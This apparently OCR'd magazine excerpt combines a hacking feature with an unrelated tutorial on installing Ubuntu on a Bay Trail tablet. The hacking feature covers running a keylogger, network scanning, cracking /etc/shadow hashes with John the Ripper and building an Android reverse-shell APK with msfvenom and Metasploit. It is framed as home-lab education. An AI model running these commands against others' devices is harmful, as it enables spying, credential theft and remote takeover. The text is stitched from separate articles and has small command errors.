$ cd linux-6.7/
$ xzcat ../patch-6.7.4.xz | patch -p1
```

We'll use the currently running Kali configuration as a starting point. And we'll use a sneaky backtick substitution to align with that. Then we'll enter the ncurses kernel configuration area:

```
$ cp /boot/config-`uname -r` .config
$ make menuconfig
```

Use the cursor and Tab keys to navigate this labyrinth. You can (and we have) spend days prodding various settings in here, but there's no easy guide to optimising your custom kernel. We're also very short on space, so let's just compile using our current configuration. Exit and say yes to save the new .config file. Now build the thing, install the build modules and copy the freshly minted kernel image to the boot directory with:

```
$ make -j3
$ make modules_install
$ make install
```

The first command in particular takes a long time to run (the -j parameter tells it how many threads to use, so increase this if you have a massively multicore system), so now is a good time to make a cuppa.


Logging keystrokes

Malicious hackers love keyloggers. See for yourself how X is susceptible to them, and why Wayland defends against them.

One of the most insidious types of malware is a keylogger. Sitting there silently, often invisibly, in the background, it records all your keystrokes and may also keep track of which apps or windows they are being sent to. This data is then exfiltrated to a server under the control of the attacker, where it is scoured for passwords or other sensitive information. Besides keystrokes, keyloggers may also periodically take screenshots, or inject their own keystrokes. Nasty stuff. We'll touch on mobile security at the very end of this feature, but for now, be aware that there are many nefarious apps masquerading as fancy on-screen keyboards which are in fact keyloggers.

Back on desktop, one of the main shortcomings of the old X display server was that any app could spy on keystrokes being sent to another, making it trivially easy to implement a keylogger there. Security guru Matthew Garrett did so back in 2016, even from within the supposed confinement of a Snap application. If you're still running X (for example, on Mint or Pop!_OS), you don't even need a keylogger to see the problem in action. Just install Xinput and run xinput list to find your keyboard device (ours was called AT Translated Set 2 Keyboard), then run xinput test <id> , substituting your device's ID number. You should see keypresses (and key releases) no matter which application you are typing them into. Our default install of Kali (with the Xfce desktop) is susceptible to this, too.

Wayland obviates this problem to some extent, providing true per-application confinement. However, non-Wayland apps can still be spied upon this way via the XWayland layer. If you search on the internet, you'll find a modicum of FUD (fear, uncertainty and distrust) around this topic. For example, if you have root access to a system, then you can (for example) overwrite key environment variables ($PATH and $LD_PRELOAD) so that the programs of your choosing are run through a malicious bit of privileged code that sidesteps Wayland's compartmentalisation. This isn't necessarily a Wayland problem – if someone (other than you or your benevolent systems administrator) has root access to your machine, they can probably do a lot worse than install a keylogger.



› **Oh dear, the keylogger captured our password. Note the odd control characters at the end of the file.**

You can find a simple multi-platform keylogger at https://github.com/GiacomoLaw/Keylogger. We're assuming you're still using Kali, but this should work on any X-based desktop (or for apps using XWayland). Clone that repo with:

```
$ https://github.com/GiacomoLaw/Keylogger.git
```

We're only interested in the Linux side of things, so let's set that up with:

```
$ cd Keylogger/linux
$ pip install -r requirements.txt
```

The instructions say to run the keylogger with the nohup (no hangup) command and in conjunction with the background operator (&), so let's obey:

```
$ nohup python keylogger.py &
```

This tells us the process ID of our nefarious program, which would be handy if you only had remote access to the system. Open another terminal tab, or a browser, text editor or anything that accepts input, and type until you get bored. Then return to the tab where you started the keylogger and type fg to bring it back to the foreground. Since we're running locally, we can kill this with Ctrl+C. This particular script sometimes gets a little confused with modifier keys, so its log file might end up looking a little messy, and you may have to use a text editor (rather than the cat command) to view it. Oh, and don't be misled by the message about 'nohup.out' when we started the script. The actual log file is the date and time (separated by a | which we have to escape) at which the script was run.

For example:

```
$ nano 01-03-2024\|09:00.log
```

Slightly disconcerting, we think you'll agree.

Beware the Browser

This isn't to say Wayland will save you from everything keylogger-related. A malicious browser extension or snippet of JavaScript could theoretically capture keystrokes from within your browser. And if you fall prey to a web-based man-in-the-middle (MITM) attack, your passwords can be transparently captured before being sent on to the intended website. Attacks have been spotted in the wild where two-factor authentication (2FA) codes have been intercepted on the fly, too. If this were to happen while you were logging on to your banking site (or rather a perfectly spoofed clone of it), there might be no indication anything was awry until you were contacted (hopefully) by your bank's fraud department.

Adversely, if you're a hacker running shell commands on a system you shouldn't be, one of the first things you'll want to do is disable Bash's history. This box is too small, however, so read more about this at www.cyberciti.biz/faq/disable-bash-shell-history-linux.

Pen-testing at home

Security begins at home – also, you probably won't get in trouble for probing your own infrastructure.

When we began this exploration into the world of hackery, we suggested you might start by using RapidScan to scan the local machine and your home router. We'll pivot back to any issues this may have turned up, but for now, let's look further into our networks. These days, your home network might have dozens of devices, some of which you may have forgotten about (like that Raspberry Pi under the stairs), so the first step would be to enumerate all of these. An OG way to do this would be to ping the broadcast address of your router, like so:

```
$ ping -b 192.168.0.255
```


Most OSes won't respond to such shenanigans these days, and your router might stop the broadcast ping in its tracks. A de facto approach used by blue team (defensive) hackers and amateurs alike is to use Nmap (Network Map). This is part of the default Kali install. By just specifying an IP range, we can have Nmap scan the first 1,000 ports (where almost all privileged services run) of each machine. This tells us how many machines are on the network, and how many are listening for connections:

```
$ nmap 192.168.0.1-255
```

If you were a red team (offensive) hacker, you would likely use one of Nmap's stealth scanning modes to do this, as (although slower) they are harder for defenders to detect. This is a roundabout way of reaffirming the fact that port scanning random machines on the internet or at your workplace is a Bad Idea.

One tool which we sorely miss from Kali is EtherApe. Rather than show machines on your network, it passively detects all the connections your machine is making (be they local or remote) and displays them graphically. It uses the deprecated GooCanvas library to do this, which is why it's not included, but you can install it easily with:

```
$ sudo apt install etherape
```



› **This is your computer on Techradar.com. Seeing exactly what your machine is connected to is at once insightful and concerning.**

EtherApe requires root privileges, so we must start it from the command line: $ sudo etherape .

As soon as it starts, nodes are drawn, and as you browse the web, the number of them increases, probably with easily recognisable hostnames from the likes of Cloudflare, Facebook and Google. Thicker lines show where the most dataflow is happening. Besides IP traffic, EtherApe can capture traffic from Bluetooth, virtual network interfaces and local D-bus messages.

If you want to go even further, your next destination should be Wireshark. It gives packet-level granularity into your (or your 'adversaries') traffic. Despite its name, it's commonly used to capture packets (in the PCAP format, which can be used in other applications) from wireless networks. You need to put your wireless device in monitor mode to achieve this, which isn't supported on all hardware. If you manage it however, you'll see what wireless users on your network are connecting to, up to a domain name level. Very nosy indeed.

Analysing HTTP headers and webcams

Your router and perhaps other devices on your network will almost certainly be running a web interface. We can use the *httpx* tool to interrogate the headers from this service (or any webserver, but we've warned you about this). This might give us some idea of whether it is vulnerable to known exploits or where we might look if we were inclined to break it. Probe your helpless router with, for example:

```
$ httpx http://192.168.0.1
```

Home routers (or other local devices) won't typically use encrypted transport (HTTPS) due to certificate limitations, but all remote machines should. Indeed, any public-facing machine that allows HTTP connection should be a giant red flag.


You may have an IP camera, in which case you should ensure that it's not publicly accessible. Most modern systems implement password or device authentication, but many older models do not. Or their owners haven't changed the default password. Some prankster has set up **http://insecam.org**, which indexes webcams that are viewable by the whole world. In some cases this is intentional (such as town centre webcams), but in others, where you can take full control of the camera, it is clearly not.

Cracking passwords

Learn some good password hygiene and use John the Ripper to compromise those who don't bother.

› **The unofficial John the Ripper logo, which you can get on a T-shirt if you want to support the project.**

People and passwords were never a good mix. Users continue to reuse passwords (or use easily guessed variations of them). Site admins (or the software that runs their sites) are generally good at no longer storing passwords in plain text. Instead, hashed passwords (where an easy-to-apply but hard-to-reverse function is applied to the password) are stored so that nosy sysadmins can't see your password. We should also note most sites have stringent (sometimes pointlessly so) requirements on length, capitalisation and special characters.



› **This classic xkcd sketch describes password strength much better than we can.**

Besides hashing, it's de rigueur to store a random 'salt' value alongside the password and use both as inputs of the hash function. These hashed and salted passwords ensure that even if two users have the same password, the stored image of it is different. So, anyone trying to crack a bunch of salted and hashed passwords stolen from a database breach doesn't get access to several accounts if they find one careless user using password1.

Unfortunately, advances in CPU and GPU tech means that such hashes can be brute-forced at several million attempts per second. This is why guidance on password length has gone from eight characters (around 50 bits of entropy if you want to get technical) a decade ago to sites mandating that they consist of at least 12 characters (80 bits of entropy) today. We couldn't have this discussion without first referring you to https://xkcd.com/936. That should illustrate why most people are bad at passwords, and why you should use a passphrase or trust your password manager instead.

An attacker isn't going to get far if they start trying to brute-force credentials directly into a website. That site should notice all the failed attempts and block the chancer's IP for a period of time. Instead, attackers rely on exfiltrated lists of usernames and password hashes that they can bang hardware against with impunity.

To help with password-cracking, Kali Linux includes the popular RockYou wordlist, a compressed text file containing some 14 million words. Password crackers such as Hashcat or John the Ripper (see the box, below) can use this or other wordlists either directly (in wordlist mode) or by combining different words and applying common mutations (such as exchanging number 0 for letter o). This latter more powerful mode is known as dictionary mode.

Introducing John the Ripper

John the Ripper is a popular password cracker that comes in many versions and can operate on all kinds of password hashes. We'll start with a simple, trivial example. On Linux, hashed passwords for user accounts are stored in the file **/etc/shadow**, which needs root privileges to access from its native OS, but is (in the absence of some sort of disk encryption) very easy to access from another OS. On modern systems (including Kali), the Yescrypt algorithm is used, but previously SHA512 was the default and, going further back, the (now broken) SHA-1.

If you do some online searching, you'll see that Yescrypt isn't supported in *Hashcat* (primarily because Yescrypt doesn't lend itself to GPU-cracking). It does work in *John the Ripper,* though, so let's have a go. We know the kali user password, but let's try to break it anyway. First we'll extract the relevant line from **/etc/shadow**, then, since it's short, brute-force it (sans wordlist) with:

```
$ sudo grep kali /etc/shadow > hash.txt
$ john --format=crypt hash.txt
```

You can have a go at cracking a more complex password and using **rockyou.txt** by creating a new user:

```
$ sudo useradd bob
$ passwd bob
```

Now we can rerun the incantation to extract the hash for the new bob user as we did for the kali user above, but this time we decompress and use our wordlist with:

```
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
$ john --format=crypt –wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Turns out that bob123 wasn't much of a strong password. Dang.

CREDIT: xkcd.com

Accessing Android

Most web browsing and ever more general net usage is happening on mobile devices. Let's see if we can break into one.

To finish this journey, we'll show you how mobile devices can be hacked by rogue apps. In fact, we'll use Metasploit to craft our own back door, and show how this provides remote access to the device. Metasploit Framework (the proper name for the non-commercial edition) is an essential part of any hacker's toolkit, and it would be remiss of us not to mention it. Among other things, it automates testing for known vulnerabilities, and allows payloads that exploit such vulnerabilities to be generated. As you would expect, it's installed and ready to go in Kali.

The component of Metasploit Framework that generates payloads (the rogue code attackers want to run on target devices) is called MSFvenom. We'll use it to create a reverse shell, so the target device will phone home to our machine and give us a remote shell, like a backwards SSH connection, hence the name. Metasploit has already done the hard work for us and coded its own reverse shell, named Meterpreter. So we'll package that up as follows:


```
$ msfvenom -p android/meterpreter/reverse_tcp
LHOST=<your IP> LPORT=4444 > hacker.apk
```

Substitute your machine's IP, not the target device's, in the HOST argument. We're assuming that the target device is on your local network and, of course, that you have permission to do what you're about to do. MSFvenom can produce payloads for all OSes, and in this case it's smart enough to deduce that we want an Android one (written in Dalvik) from the file extension. Now launch the Metasploit console with msfconsole so we can prepare our Meterpreter shell to listen for connections.

When ready, the prompt changes to msf6 > . Then use the multi-handler to prepare our shell, again substituting your IP address:

```
use multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.122.125
set LPORT 4444
exploit
```

Our machine is now waiting for the target machine to connect. To do that, we need to get the malicious APK file installed on the target. In our scenario (where the target device is under our control), we can do this by uploading the file directly to it (over USB or Bluetooth, although you'll find Android can make this difficult) or using a file-sharing service. We used our Nextcloud instance to host it and Android curtly told us it didn't trust installing apps from this source, but then gave us the option to allow it. Next came the warning showing all the permissions our naughty MainActivity APK wanted (pretty much all of them). And when we allowed it to proceed anyway, we received a scary notification from Google Play Protect saying the app may be harmful. Like fools, we went ahead and tapped Install Anyway. The app disguises itself as a simple activity planner, but as soon as it starts, it attempts to connect to the reverse shell we have waiting. From there, you can type help to see all the no-good things you can do with the compromised device.




› You can't fault Android for making it abundantly clear when apps may be up to no good.

Real-world hacking

It's not exactly realistic to suppose anyone would really wave away all the installation warnings and jump through all the hoops we did to get the *MainActivity* app installed. You might be surprised, though. If rogue apps are suitably disguised (as a cheat for a mobile game, for instance), or some social engineering is used (pretending to be the target's angry boss or sysadmin), some people might just let their guard down. Humans are generally the weakest link. They can be tricked, as above, or financially obliged to become an initial access broker (IAB). IABs sell credentials that may not even be particularly privileged, but allow attackers an initial entry to the target network. A sort of beach head from which more advanced attacks may be used.

It's not all our fault, though; attacks happen due to vulnerabilities in software, too *[software that was written by humans – ed]*. Security researchers work hard to find these and responsibly disclose them to vendors. But sometimes exploit code escapes early (such as ShellShock or Log4j), and it becomes a race against time for software to be patched and users to update that software.



› Visit https://cveshield.com to see which vulnerabilities are currently being exploited in the wild.

Ubuntu: Linux on a tablet

It's time to dig deep and discover how to successfully install a working version of Ubuntu on a low-cost Windows 2-in-1 tablet.

Are you jealous of the sudden proliferation of cheap Windows 2-in-1 tablets? Wish you could run Linux on it instead? Spanish smartphone manufacturer, BQ, may be teaming up with Canonical to sell the Aquarius M10 tablet with Ubuntu pre-installed, but with the price tag expected to be north of £200, why pay more when it turns out you can – with a fair amount of tweaking – get Linux to install on one of those cheap Windows devices?

These devices all use a low-end Intel Atom quad-core processor known collectively as Bay Trail, and we managed to source one such tablet, which we've made the focus of this tutorial. The device in question is a Linx 1010, which sports an Atom Z3735F processor, 2GB RAM, 32GB internal EMMC (plus a slot for additional microSD card), two full-size USB ports and a touchscreen with multi-touch support. It can be bought with detachable keyboard and trackpad through the likes of **www.ebuyer.com** for under £150. These devices come with Windows 10 pre-installed, but as you'll discover, it's possible to both run and install flavours of Linux on them.

In a perfect world, you'd simply create a live Linux USB drive, plug it in and off you go, but there are a number of complications to overcome. First, these tablets pair a 64-bit processor with a 32-bit EFI – most distros expect a 64-bit processor with 64-bit EFI, or a 32-bit processor with traditional BIOS, so they won't recognise the USB drive when you boot. Second, while hardware support is rapidly improving with the latest kernel releases, it's still not particularly comprehensive out of the box. But don't worry – if you're willing to live with reduced functionality for now (things are improving on an almost daily basis) you can still get Linux installed and running in a usable setup using a Bay Trail-based tablet. Here's what you need to do.

It pays to take a full backup of your tablet in its current state, so you can restore it to its original settings if necessary. The best tool for the job by far is a free Windows application called *Macrium Reflect Free* (**www.macrium.com/reflectfree.aspx**). Install this on your tablet, then back up the entire disk to your tablet's microSD storage before creating a failsafe Macrium USB bootable drive for restoring the backup if required. Note: The microSD slot can't be detected by the rescue disc, so to restore your tablet to its default state you'll need a USB microSD card reader, which can be detected by the Macrium software.

With your failsafe in place, it's time to play. While they're very similar, Bay Trail tablets aren't identical, so it's worth searching for your tablet model and a combination of relevant terms ('Linux', 'Ubuntu' and 'Debian' etc) to see what turns up.

Quick tip

Ian Morrison has done a lot of hard work building a version of Ubuntu 14.04.3 LTS for Z3735f-powered devices like the Linx 1010. If you'd like him to develop his work further – we recommend donating through his website **www.linuxium.com.au**.

You're likely to find enthusiasts such as John Wells (**www.jfwhome.com**), who has detailed guides and downloadable scripts to getting Ubuntu running on an Asus Transformer T100TA tablet with most of the hardware working. Another good resource is the DebianOn wiki (**https://wiki.debian.org/InstallingDebianOn**) where you'll find many other tablets are featured with guides to what works, what issues to look out for and handy links and downloads for further information.

Sadly – for us – there's no handy one-stop shop for the Linx 1010 tablet, so we had to do a fair bit of experimenting before we found the best way forward for us (*see Experimenting with Linux support over the page*).

Install Linux on Linx

We decided to go down the Ubuntu route when it came to the Linx 1010 tablet. We're indebted to the hard work of Ian Morrison for producing a modified version of Ubuntu (14.04.3 LTS) that not only serves as a live CD, but also works as an installer. We experimented with later Ubuntu releases – 15.10 and a daily build of 16.04 – but while the live distros work fine, installing them proved to be impossible. Still, all is not lost, as you'll discover later on. So, the simplest and easiest way to install Ubuntu on your Z3735F-powered tablet is to use Ian's Unofficial 'official' quasi Ubuntu 14.04.3 LTS release. This comes with 32-bit UEFI support baked in to the ISO, and includes custom-built drivers for key components including the Z3735F processor and the internal Wi-Fi adaptor. However, there's no touchscreen support, so you'll need to connect the tablet to a detachable keyboard and touchpad.

Go to **www.linuxium.com.au** on your main PC and check out the relevant post (dated 12 August 2015, but last updated in December) under Latest. Click the 'Google Drive' link and select the blue 'Download' link to save **Ubuntu-14.04.3-desktop-linuxium.iso** file to your **Downloads** folder.

Once done, pop in a freshly formatted USB flash drive – it needs to be 2GB or larger and formatted using FAT32. The simplest way to produce the disk is to use UNetbootin and select your flash drive, browse for the Ubuntu ISO and create the USB drive. Once written, eject the drive. Plug it into one of the Linx's USB ports, then power it up by holding the power and volume + buttons together. After about five seconds or so you should see confirmation that boot menu is about to appear – when it does, use your finger to tap 'Boot Manager'. Use the cursor key to select the 'EFI USB Device' entry and hit Return to access the *Grub* menu. Next, select 'Try Ubuntu without installing' and hit Return again.

Hardware support

What's the current state of play for hardware support for Bay Trail tablets? It varies from device to device, of course, but there are differences. Here's what you should be looking for when testing your tablet:

» **ACPI** This deals with power management. This is practically non-existent out of the box, but later kernels do tend to produce support for displaying battery status – the Linx appears to be the exception to the rule here. Suspend and hibernation should be avoided.


» **Wi-Fi** Later kernels again improve support, but many devices use SDIO wireless adaptors, which aren't supported without patches or custom-built drivers like those found at **https://github.com/hadess/rtl8723bs**.

» **Bluetooth** This often needs patching with later kernels, although our Linx tablet retained Bluetooth connectivity throughout, even when the internal Wi-Fi adaptor stopped working.

» **Sound** A problem on many tablets, and even if the driver is recognised and loaded, required firmware may be missing. Be wary here – there are reports of users damaging their sound cards while trying to activate them.

» **Touchscreen** As we've seen, older kernels don't support them, but upgrading to kernel 4.1 or later should yield positive results, albeit with a bit of tweaking.

» **Camera** There's been little progress made here so far. In most cases you'll need to wait for drivers to appear.



› **Upgrade the kernel to 4.1 or later to make Ubuntu touch-friendly on your tablet.**

You'll see the Ubuntu loading screen appear and then after a lengthy pause (and blank screen) the desktop should appear. You should also get a momentary notification that the internal Wi-Fi adaptor has been detected – one of the key indications that this remixed Ubuntu distro has been tailored for Bay Trail devices.

Up until now you'll have been interacting with your tablet in portrait mode – it's time to switch it to a more comfortable landscape view, and that's done by click the 'Settings' button in the top right-hand corner of the screen and choosing System Settings. Select 'Displays', set the Rotation drop-down menu to 'Clockwise' and click 'Apply' (the button itself is largely off-screen, but you can just make out its left-hand end at the top of the screen as you look at it).

Next, connect to your Wi-Fi network by clicking the wireless button in the menu bar, selecting your network and entering the passkey. You're now ready to double-click 'Install Ubuntu 14.04.3' and follow the familiar wizard to install Ubuntu on to your tablet. You'll note that the installer claims the tablet isn't plugged into a power source even though you should have done so for the purposes of installing it – this is a symptom of Linux's poor ACPI support for these tablets.

We recommend ticking 'Download updates while installing' before clicking 'Continue', at which point you'll probably see an Input/output error about fsyncing/closing – simply click 'Ignore' and then click 'Yes' when prompted to unmount various partitions.

